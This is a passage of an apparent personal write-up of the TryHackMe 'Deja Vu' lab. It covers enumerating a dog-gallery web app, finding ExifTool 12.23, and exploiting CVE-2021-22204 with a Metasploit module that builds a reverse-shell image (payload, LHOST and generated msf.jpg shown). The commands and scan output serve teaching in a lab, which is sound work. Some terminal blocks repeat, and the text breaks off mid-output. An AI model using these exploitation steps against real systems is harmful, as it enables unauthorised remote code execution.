# Deja Vu
---
Exploit a recent code injection vulnerability to take over a website full of cute dog pictures!
---

### Deja Vu
This room aims to teach:
Exploring a webapp to discover potential vulnerabilities
Exploiting a discovered vulnerability with Metasploit
Privilege Escalation by PATH exploitation
While this room is a walkthrough, some elements will rely on individual research and troubleshooting.
Credit to Varg for the room icon, webapp logo, and design help throughout the webapp.
Cute animal pictures sourced from the TryHackMe Discord community staff.
Writeups in the format of a Penetration Testing Report are more than welcome. Other writeup formats will be accepted based on quality and novelty.
### Dog Pictures - Exploring a webapp
Webapp Enumeration
After our initial port scan, we find two open ports. As usual, SSH is not much use without credentials as it's up to date. This just leaves us with a web application to explore.
From Nmap's service version detection, we know that the backend is built in Golang. This hopefully means dynamic content that we can explore.
The first step in exploiting a webapp, like exploiting anything else, is reconnaissance. Exploring the webapp to discover functionality is critical for gaining a basic familiarity with the webapp and potentially how it works. Navigating the webapp without actively trying to exploit the functionality is called walking the happy path. You can learn more about this technique (and a lot more) in this room: Walking An Application.
Open up Burp Suite with your browser of choice (I like the integrated Chromium) and we can start exploring the site.
Click around the website. Can you find any developer comments?
<!--
What should happen when we click on a picture of a dog?
How do we style it to make it show that it's clickable?
-->
Can you find the page that gives more details about a dog photo?
```
┌──(kali㉿kali)-[~/Downloads]
└─$ rustscan -a 10.10.192.184 --ulimit 5000 -b 65535 -- -A
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
--------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan
[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
Open 10.10.192.184:22
Open 10.10.192.184:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
[~] Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-21 13:21 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:21
Completed NSE at 13:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:21
Completed NSE at 13:21, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:21
Completed NSE at 13:21, 0.00s elapsed
Initiating Ping Scan at 13:21
Scanning 10.10.192.184 [2 ports]
Completed Ping Scan at 13:21, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:21
Completed Parallel DNS resolution of 1 host. at 13:21, 0.01s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 13:21
Scanning 10.10.192.184 [2 ports]
Discovered open port 22/tcp on 10.10.192.184
Discovered open port 80/tcp on 10.10.192.184
Completed Connect Scan at 13:21, 0.20s elapsed (2 total ports)
Initiating Service scan at 13:21
Scanning 2 services on 10.10.192.184
Completed Service scan at 13:22, 12.83s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.192.184.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:22
Completed NSE at 13:22, 6.33s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:22
Completed NSE at 13:22, 0.80s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:22
Completed NSE at 13:22, 0.00s elapsed
Nmap scan report for 10.10.192.184
Host is up, received syn-ack (0.20s latency).
Scanned at 2022-09-21 13:21:57 EDT for 21s
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
| 3072 30:0f:38:8d:3b:be:67:f3:e0:ca:eb:1c:93:ad:15:86 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDmic6XezAzYEOi8jWokLDH+7zn6LyOEn/8jPWyhJ6yZ6TVq33kzY5NiYwaxYEpj0ohIm2njEHj/4I1a+C7JjRAqwLsVpE/LnHWmvHKCWxqIX+WXJIi8oddWig/xJNlbWLlWBSv/YzIan+x1Ov+/oCGupgy86GyLyKULGUONATY72Ff9VuTQTaZvFgjJDGsdh4obY0ZN4r2PzbzCP6vPtwESx/IYm2fCZwsoev/ml8HSKdTSRacavnzxShr6PuYBOSJmVBbc9sI4rET/7I6bkS8gqAsCPx3DJ0IS+JlVMvXhp3ze5fgAlGf01Xr2lpPxb5uKHVZxu9htJUHv0wRUwASkx2YlTOSWvrGsGWblcKYvh0YmPu37XuRVTEe62ph6c2LPAfBO8WU4/vOo0aanue6W0b9joomDDbAltWBazLj8r87hQnELu4tSjS7MiV2H6q9Ak05ZniG1RYGANC+3IP0kWvehVd1I4FHkIdfQk5Rxv+lqHGi+hRpnzIh0kzk0bc=
| 256 46:09:66:2b:1f:d1:b9:3c:d7:e1:73:0f:2f:33:4f:74 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOCGDIUZtk9Q/FYmvIUjhKFAO7dMgZgAMgwUoXR+yGb4B/fovHWBLq5Du9i8kyd8FmiY8efx2V8VE8STgcmNQi8=
| 256 a8:43:0e:d2:c1:a9:d1:14:e0:95:31:a1:62:94:ed:44 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG/RIq26NuKMoJYyJgIRuwjFFrk7kgMqQEcRVMTOlftl
80/tcp open http syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Dog Gallery!
|_http-favicon: Unknown favicon MD5: C1359D2DB192C32E31BDE9E7BDE0243B
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:22
Completed NSE at 13:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:22
Completed NSE at 13:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:22
Completed NSE at 13:22, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.79 seconds
```
Perform an Nmap scan of the target. What version of SSH is in use?
*OpenSSH 8.0 (protocol 2.0)*
### Vulnerability Discovery
Delving deeper
After we've gained a basic familiarity with the site, we can start some more active enumeration. A directory brute force scan can help us discover content that's otherwise unreachable through normal browsing, like admin pages or old versions that haven't been removed. With admin pages leading to more application features that might not be hardened, or unmaintained code from outdated versions, we're more likely to find vulnerabilities.
Run a gobuster scan with dirb's big.txt wordlist. What can you find? Other tools and wordlists are available.
With an API driven webapp like this, we can see how the application retrieves data to make it dynamic. A great way to do this is Burp Suite, which can automatically map out the target site's structure as we explore.
Discovering the overly verbose API
Burp Suite's target site map should have discovered 2 API routes that the website uses to retrieve information about the dog pictures. One retrieves the title and caption, and the other is used to retrieve the date and author. The full paths have been redacted, so that you find them yourself.

It appears the API route used to retrieve the date and author does so with EXIF data, and uses Exiftool from the response. It appears the output of the command is simply serialised into JSON and sent to the client. This gives us a lot of information, notably the ExifTool version number. This is considered a vulnerability under the [OWASP API Top 10](https://owasp.org/www-project-api-security/), more specifically API3:2019 Excessive Data Exposure. Usually, exposing version numbers would be considered a low or informational rated issue but as we will discover it can have more serious consequences.
What page can be used to upload your own dog picture?
*/upload/*
```
async function getData(url = '') {
// Default options are marked with *
const response = await fetch(url, {
method: 'GET', // *GET, POST, PUT, DELETE, etc.
cache: 'no-cache', // *default, no-cache, reload, force-cache, only-if-cached
credentials: 'same-origin', // include, *same-origin, omit
redirect: 'follow', // manual, *follow, error
referrerPolicy: 'no-referrer', // no-referrer, *client
});
return await response.json(); // parses JSON response into native JavaScript objects
}
async function loadDogImage() {
const urlParams = new URLSearchParams(window.location.search);
const dogDiv = document.querySelector("#dogPicDiv")
const imageElem = document.createElement("img")
imageElem.src = "/dog/get/"+urlParams.get("id")
dogDiv.prepend(imageElem)
const exifData = await getData("/dog/getexifdata/"+urlParams.get("id"))
const captionTitleData = await getData("/dog/getmetadata/"+urlParams.get("id"))
const imageAuthor = document.querySelector("#imageAuthor")
const imageDate = document.querySelector("#imageDate")
const dogTitle = document.querySelector("#dogTitle")
const dogCaption = document.querySelector("#dogCaption")
dogTitle.textContent = captionTitleData.title;
dogCaption.textContent = captionTitleData.caption;
imageDate.textContent = (exifData[0].Date ? exifData[0].Date : "No date.")
imageAuthor.textContent = (exifData[0].Artist ? exifData[0].Artist : "No Author.")
}
```
What API route is used to provide the Title and Caption for a specific dog image?
*/dog/getmetadata* looking view-source:http://10.10.192.184/dogpic/dogpic.js
What API route does the application use to retrieve further information about the dog picture?
*/dog/getexifdata*
![[Pasted image 20220921123700.png]]
What attribute in the JSON response from this endpoint specifies the version of ExifTool being used by the webapp?
*ExifToolVersion* (using burpsuite)
What version of ExifTool is in use?
*12.23*
What RCE exploit is present in this version of ExifTool? Give the CVE number in format CVE-XXXX-XXXXX
*CVE-2021-22204 * [exiftool 12.23 exploit db](https://www.exploit-db.com/exploits/50911)
### Exploitation
Now that we've discovered a potential method of exploiting the box, we should try it!
Turning our version disclosure into remote code execution massively increases the severity of the issue.
Why is this exploit interesting?
In the Microsoft ecosystem, there's a concept called "Patch Tuesday"; security patches for Microsoft products are often released on Tuesdays.
Practically immediately after these patches are released, work begins on creating exploits for the vulnerabilities as many systems will not be immediately updated.
Exiftool follows a similar story here. In early 2021, an exploit was discovered in Exiftool that could lead to arbitrary code execution. The exploit was quickly patched before public proof of concept code started to appear, however many security enthusiasts began to reverse engineer the patch to create an exploit.
Looking for the patch
Researching the vulnerability, we can see it was assigned CVE-2021-22204. Looking at the [NVD CVE page](https://nvd.nist.gov/vuln/detail/CVE-2021-22204) for the flaw shows that it was patched in 12.24. The page also has a link to the patch, which is very useful here because we can see how they fixed the vulnerability. The git diff is copied below.
```
- 230 # must protect unescaped "$" and "@" symbols, and "\" at end of string
- 231 $tok =~ s{\\(.)|([\$\@]|\\$)}{'\\'.($2 || $1)}sge;
- 232 # convert C escape sequences (allowed in quoted text)
- 233 $tok = eval qq{"$tok"};
+ 230 # convert C escape sequences, allowed in quoted text
+ 231 # (note: this only converts a few of them!)
+ 232 my %esc = ( a => "\a", b => "\b", f => "\f", n => "\n",
+ 233 r => "\r", t => "\t", '"' => '"', '\\' => '\\' );
+ 234 $tok =~ s/\\(.)/$esc{$1}||'\\'.$1/egs;
```
Understanding the code, and the danger
The dangerous function here is the call to eval on line 233. Eval is used to run Perl code that's contained in a variable, and the variable comes from EXIF data in our image. Control over code that's executed is our goal, so it currently seems like the only barrier between us and arbitrary code execution is the filter found on line 231.
```
# must protect unescaped "$" and "@" symbols, and "\" at end of string
$tok =~ s{\\(.)|([\$\@]|\\$)}{'\\'.($2 || $1)}sge;
```
It's worth explaining the =~ that's used here. It's a Perl operator usually used with regular expressions, and it can be very very complicated. Importantly for us, the first character after the ~ is 's'. This means that the operator will perform a search and replace with the regular expression that follows.
That regular expression is also very complicated, unfortunately. There's a helpful comment explaining the intent, escaping special characters in the string. Another unfortunate discovery, if we look at the source code surrounding our filter which wasn't captured in the diff, is that this filter also relies on quote marks delimiting the ends of fields.
Combining all this information, we can see how a code injection vulnerability would arise if we can bypass the filter and have Perl eval our own code. As this filter is irritating and the exploit is somewhat complex to engineer, we'll simply use Metasploit to craft our exploit. Articles describing how an exploit was created manually are included later.
Creating our exploit with Metasploit
Warning: The TryHackMe AttackBox and TryHackMe Kali use Metasploit 5 which is missing this exploit. Use your own virtual machine or find a manual exploit.
To create our exploit, we need to first find the Metasploit module for this vulnerability. If you're unfamiliar with locating exploits in Metasploit, try the TryHackMe Metasploit Intro room.
We then need to set our options appropriately for a reverse shell payload. As it's a Perl command injection vulnerability, we want a command payload rather than a binary payload. Make sure your LHOST is correct and make sure you start a netcat listener!
```
msfconsole
msf6 > search exiftool
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/unix/fileformat/exiftool_djvu_ant_perl_injection 2021-05-24 excellent No ExifTool DjVu ANT Perl injection
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/fileformat/exiftool_djvu_ant_perl_injection
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > show options
Module options (exploit/unix/fileformat/exiftool_djvu_ant_perl_injection):
Name Current Setting Required Description
---- --------------- -------- -----------
FILENAME msf.jpg yes Output file
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST 192.168.147.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
**DisablePayloadHandler: True (no handler will be created!)**
Exploit target:
Id Name
-- ----
0 JPEG file
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) >
```
More information
If you didn't like my explanations, want to learn more, or you want to see how the proof of concepts were created, please see the links below.
https://blog.convisoappsec.com/en/a-case-study-on-cve-2021-22204-exiftool-rce/
https://blogs.blackberry.com/en/2021/06/from-fix-to-exploit-arbitrary-code-execution-for-cve-2021-22204-in-exiftool
https://www.openwall.com/lists/oss-security/2021/05/10/5
```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit exiftool
------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
------------------------------------------------------------------------- ---------------------------------
ExifTool 12.23 - Arbitrary Code Execution | linux/local/50911.py
------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
┌──(kali㉿kali)-[~/Downloads]
└─$ msfconsole -q
msf6 > search exiftool
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/unix/fileformat/exiftool_djvu_ant_perl_injection 2021-05-24 excellent No ExifTool DjVu ANT Perl injection
1 exploit/multi/http/gitlab_exif_rce 2021-04-14 excellent Yes GitLab Unauthenticated Remote ExifTool Command Injection
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/gitlab_exif_rce
msf6 > use 0
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > show options
Module options (exploit/unix/fileformat/exiftool_djvu_ant_perl_injection):
Name Current Setting Required Description
---- --------------- -------- -----------
FILENAME msf.jpg yes Output file
Payload options (cmd/unix/python/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST 192.168.253.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
**DisablePayloadHandler: True (no handler will be created!)**
Exploit target:
Id Name
-- ----
0 JPEG file
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > set lhost 10.18.1.77
lhost => 10.18.1.77
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > set lport 4444
lport => 4444
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > run
[+] msf.jpg stored at /home/kali/.msf4/local/msf.jpg
```
```
┌──(kali㉿kali)-[~]
└─$ ls -la
total 24156
drwxr-xr-x 40 kali kali 4096 Sep 21 13:53 .
drwxr-xr-x 3 root root 4096 May 12 11:52 ..
drwxr-xr-x 3 kali kali 4096 Sep 9 13:09 .armitage
-rw-r--r-- 1 kali kali 2450 Sep 9 22:36 .armitage.prop
drwxr-xr-x 2 kali kali 4096 Sep 9 13:08 armitage-tmp
drwxr-xr-x 2 kali kali 4096 Sep 16 16:32 asm
-rw-r--r-- 1 kali kali 157 Aug 24 21:23 .bash_history
-rw-r--r-- 1 kali kali 220 May 12 11:52 .bash_logout
-rw-r--r-- 1 kali kali 5551 Sep 13 14:11 .bashrc
-rw-r--r-- 1 kali kali 3526 May 12 11:52 .bashrc.original
-rw-r--r-- 1 kali kali 425351 Aug 31 12:45 book.txt
drwx------ 6 kali kali 4096 Aug 22 00:48 .BurpSuite
drwx------ 26 kali kali 4096 Sep 11 12:32 .cache
drwxr-xr-x 2 kali kali 4096 Sep 19 12:15 chill_hack
-rw-r--r-- 1 kali kali 1078 Sep 10 15:22 clinic.lst
drwxr-xr-x 7 kali kali 4096 Aug 6 17:57 .cme
drwxr-xr-x 5 kali kali 4096 Sep 19 16:48 confidential
drwxr-xr-x 23 kali kali 4096 Sep 17 22:40 .config
drwxr-xr-x 2 kali kali 4096 Sep 17 20:22 cred_harv
-rw-r--r-- 1 kali kali 243 Sep 10 13:26 crunch.txt
drwx------ 3 kali kali 4096 Sep 11 12:32 .dbus
drwxr-xr-x 2 kali kali 4096 May 12 12:19 Desktop
-rw-r--r-- 1 kali kali 6638061 Sep 10 16:07 dict2.lst
-rw-r--r-- 1 kali kali 278600 Sep 10 15:59 dict.lst
-rw-r--r-- 1 kali kali 35 May 12 14:59 .dmrc
drwxr-xr-x 2 kali kali 4096 May 12 12:19 Documents
drwxr-xr-x 62 kali kali 4096 Sep 19 16:55 Downloads
-rw-r--r-- 1 kali kali 11759 May 12 11:52 .face
-rw-r--r-- 1 kali kali 11759 Jul 26 20:40 .face.dpkg-new
lrwxrwxrwx 1 kali kali 5 May 12 11:52 .face.icon -> .face
-rw-r--r-- 1 kali kali 18 Sep 20 2021 ftp_flag.txt
drwx------ 3 kali kali 4096 Sep 19 14:54 .gnupg
-rw-r--r-- 1 kali kali 33 Aug 12 23:28 hashctf2
-rw------- 1 kali kali 0 May 12 12:19 .ICEauthority
drwxr-xr-x 2 kali kali 4096 Sep 11 11:46 IDS_IPS_evasion
-rw------- 1 kali kali 51 Jul 15 22:52 .irb_history
drwxr-xr-x 4 kali kali 4096 Jul 18 12:20 .java
drwx------ 2 kali kali 4096 Sep 19 14:58 .john
-rw------- 1 kali kali 20 Sep 10 20:17 .lesshst
drwx------ 7 kali kali 4096 Aug 3 18:48 .local
drwx------ 5 kali kali 4096 Jul 15 13:33 .mozilla
drwxr-xr-x 10 kali kali 4096 Jul 25 14:46 .msf4
-rw-r--r-- 1 kali kali 3757 Jul 30 18:54 multi_launcher
drwxr-xr-x 2 kali kali 4096 May 12 12:19 Music
-rw------- 1 kali kali 221 Aug 19 19:49 .mysql_history
-rw------- 1 kali kali 2906 Aug 23 13:10 .nc_history
drwxr-xr-x 2 kali kali 4096 Sep 17 18:15 obfus
drwxr-xr-x 2 kali kali 4096 Sep 16 13:06 payloads
drwxr-xr-x 2 kali kali 4096 Sep 17 13:38 Pictures
drwx------ 3 kali kali 4096 Jul 29 13:23 .pki
drwxr-xr-x 3 kali kali 4096 Sep 10 11:50 powercat
drwxr-xr-x 4 kali kali 4096 Sep 11 00:16 PowerLessShell
-rw-r--r-- 1 kali kali 807 May 12 11:52 .profile
drwxr-xr-x 2 kali kali 4096 May 12 12:19 Public
-rw------- 1 kali kali 55 Sep 16 20:20 .python_history
drwxr-xr-x 3 kali kali 4096 Aug 4 13:19 .recon-ng
-rw------- 1 kali kali 78 Jul 19 20:47 .rediscli_history
-rw-r--r-- 1 kali kali 61440 Sep 11 13:58 sam.bak
drwxr-xr-x 2 kali kali 4096 Sep 11 10:04 sandox_learning
drwxr-xr-x 2 kali kali 4096 Sep 17 20:51 share
drwxr-xr-x 4 kali kali 4096 Sep 10 21:21 snmpcheck
drwx------ 2 kali kali 4096 Sep 19 17:17 .ssh
-rw-r--r-- 1 root root 256 Jul 29 18:10 stager2.bat
drwxr-xr-x 4 kali kali 4096 Aug 20 16:27 Sublist3r
-rw-r--r-- 1 kali kali 0 May 12 12:25 .sudo_as_admin_successful
-rw-r--r-- 1 kali kali 16826368 Sep 11 13:57 system.bak
drwxr-xr-x 2 kali kali 4096 May 12 12:19 Templates
-rw-r--r-- 1 kali kali 37 Sep 10 16:24 usernames-list.txt
drwxr-xr-x 2 kali kali 4096 May 12 12:19 Videos
-rw-r--r-- 1 kali kali 215 Aug 28 14:22 .wget-hsts
drwxr-xr-x 3 kali kali 4096 Aug 5 13:59 .wpscan
-rw------- 1 kali kali 49 Sep 21 12:33 .Xauthority
-rw------- 1 kali kali 19303 Sep 21 13:52 .xsession-errors
-rw------- 1 kali kali 11602 Sep 19 18:47 .xsession-errors.old
-rw-r--r-- 1 kali kali 76973 Sep 19 18:47 .zsh_history
-rw-r--r-- 1 kali kali 80410 Aug 30 00:00 .zsh_history_bad
-rw-r--r-- 1 kali kali 10877 Sep 13 14:11 .zshrc
-rw-r--r-- 1 kali kali 10877 Jul 26 20:40 .zshrc.dpkg-new
┌──(kali㉿kali)-[~]
└─$ cd .msf4
┌──(kali㉿kali)-[~/.msf4]
└─$ ls -la
total 52
drwxr-xr-x 10 kali kali 4096 Jul 25 14:46 .
drwxr-xr-x 40 kali kali 4096 Sep 21 13:53 ..
drwxr-xr-x 2 kali kali 4096 Jul 15 13:48 data
-rw-r--r-- 1 kali kali 206 Sep 19 16:05 history
drwxr-xr-x 2 kali kali 4096 Sep 21 13:52 local
drwxr-xr-x 2 kali kali 4096 Jul 15 13:48 logos
drwxr-xr-x 4 kali kali 4096 Aug 10 14:18 logs
drwxr-xr-x 2 kali kali 4096 Aug 24 14:13 loot
-rw-r--r-- 1 kali kali 7129 Sep 11 00:21 meterpreter_history
drwxr-xr-x 2 kali kali 4096 Jul 15 13:48 modules
drwxr-xr-x 2 kali kali 4096 Jul 15 13:48 plugins
drwxr-xr-x 2 kali kali 4096 Jul 15 13:48 store
┌──(kali㉿kali)-[~/.msf4]
└─$ cd local
┌──(kali㉿kali)-[~/.msf4/local]
└─$ ls -la
total 12
drwxr-xr-x 2 kali kali 4096 Sep 21 13:52 .
drwxr-xr-x 10 kali kali 4096 Jul 25 14:46 ..
-rw-r--r-- 1 kali kali 2573 Sep 21 13:52 msf.jpg
┌──(kali㉿kali)-[~/Downloads]
└─$ mkdir exiftool
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
1.pdf learning_smtp
46635.py learning_uploadvuln
47887.py learning_wireshark
alice_key Lian_Yu
ascii_art LinEnum.sh
backdoors linpeas.sh
BinaryHeaven malicioso.png
biohazard mal_strings
Blockchain Market_Place
bountyhacker mysql_bakup_20191129023059-1.5.1.sql
break_out_cage NAX
buildscript.sh nikto
burp_learning OverlayFS
CCT2019 overpass2.pcapng
Chankro overpass.go
chocolate_factory pass.lst
C_hooking PHishing
cracking.txt PRET
credential.pgp priv.key
cupp PurgeIrrelevantData_1826.ps1
CustomerDetails.xlsx pwnkit
CustomerDetails.xlsx.gpg request.txt
cyborg responder_ntlm_hash
DDOS reverse.exe
Devservice.exe reverse.msi
dirtyPipes robert_ssh.txt
DNS_MANIPUL SAM
download.dat shadow.txt
download.dat2 share
downloads SharpGPOAbuse
easypeasy SharpGPOAbuse.exe
Enterprise shell.php5
exiftool smb
exploit smb2
exploit_commerce.py smb_learning
ferox-http_10_10_4_54_-1660495668.state socat
ferox-http_10_10_95_128_-1660676223.state solar_log4j
fuelcms_exploit.py Spring4shell
'GCONV_PATH=.' starkiller-1.10.0.AppImage
Ghostcat-CNVD-2020-10487 startup.bat
Git_Happens stats.db
google-chrome-stable_current_amd64.deb steel_mountain
hacked system.txt
hash tcp_learning
hashes.asreproast teaParty
hashes.txt telnet_learning
hash.txt tryhackme.asc
header.txt user.lst
hydra.rsa username_generator
ICS_plant user.png
id_rsa users.db
id_rsa_robert walrus_and_the_carpenter.py
index.html WindowsForensicsCheatsheetTryHackMe.pdf
key Windows_priv
KIBA Witty
learning_crypto 'WittyAle(1).ovpn'
learning_kerberos WittyAle.ovpn
learning_metasploit WordPress_CVE202129447
learning_nfs year_rabbit
learning_nmap zerologon_learning
learning_shell
┌──(kali㉿kali)-[~/Downloads]
└─$ cp /home/kali/.msf4/local/msf.jpg msf.jpg
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
1.pdf learning_smtp
46635.py learning_uploadvuln
47887.py learning_wireshark
alice_key Lian_Yu
ascii_art LinEnum.sh
backdoors linpeas.sh
BinaryHeaven malicioso.png
biohazard mal_strings
Blockchain Market_Place
bountyhacker msf.jpg
break_out_cage mysql_bakup_20191129023059-1.5.1.sql
buildscript.sh NAX
burp_learning nikto
CCT2019 OverlayFS
Chankro overpass2.pcapng
chocolate_factory overpass.go
C_hooking pass.lst
cracking.txt PHishing
credential.pgp PRET
cupp priv.key
CustomerDetails.xlsx PurgeIrrelevantData_1826.ps1
CustomerDetails.xlsx.gpg pwnkit
cyborg request.txt
DDOS responder_ntlm_hash
Devservice.exe reverse.exe
dirtyPipes reverse.msi
DNS_MANIPUL robert_ssh.txt
download.dat SAM
download.dat2 shadow.txt
downloads share
easypeasy SharpGPOAbuse
Enterprise SharpGPOAbuse.exe
exiftool shell.php5
exploit smb
exploit_commerce.py smb2
ferox-http_10_10_4_54_-1660495668.state smb_learning
ferox-http_10_10_95_128_-1660676223.state socat
fuelcms_exploit.py solar_log4j
'GCONV_PATH=.' Spring4shell
Ghostcat-CNVD-2020-10487 starkiller-1.10.0.AppImage
Git_Happens startup.bat
google-chrome-stable_current_amd64.deb stats.db
hacked steel_mountain
hash system.txt
hashes.asreproast tcp_learning
hashes.txt teaParty
hash.txt telnet_learning
header.txt tryhackme.asc
hydra.rsa user.lst
ICS_plant username_generator
id_rsa user.png
id_rsa_robert users.db
index.html walrus_and_the_carpenter.py
key WindowsForensicsCheatsheetTryHackMe.pdf
KIBA Windows_priv
learning_crypto Witty
learning_kerberos 'WittyAle(1).ovpn'
learning_metasploit WittyAle.ovpn
learning_nfs WordPress_CVE202129447
learning_nmap year_rabbit
learning_shell zerologon_learning
┌──(kali㉿kali)-[~/Downloads]
└─$ mv msf.jpg /home/kali/Downloads/exiftool
┌──(kali㉿kali)-[~/Downloads]
└─$ cd exiftool
┌──(kali㉿kali)-[~/Downloads/exiftool]
└─$ ls
msf.jpg
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit exiftool
------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
------------------------------------------------------------------------- ---------------------------------
ExifTool 12.23 - Arbitrary Code Execution | linux/local/50911.py
------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
┌──(kali㉿kali)-[~/Downloads]
└─$ msfconsole -q
msf6 > search exiftool
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/unix/fileformat/exiftool_djvu_ant_perl_injection 2021-05-24 excellent No ExifTool DjVu ANT Perl injection
1 exploit/multi/http/gitlab_exif_rce 2021-04-14 excellent Yes GitLab Unauthenticated Remote ExifTool Command Injection
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/gitlab_exif_rce
msf6 > use 0
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
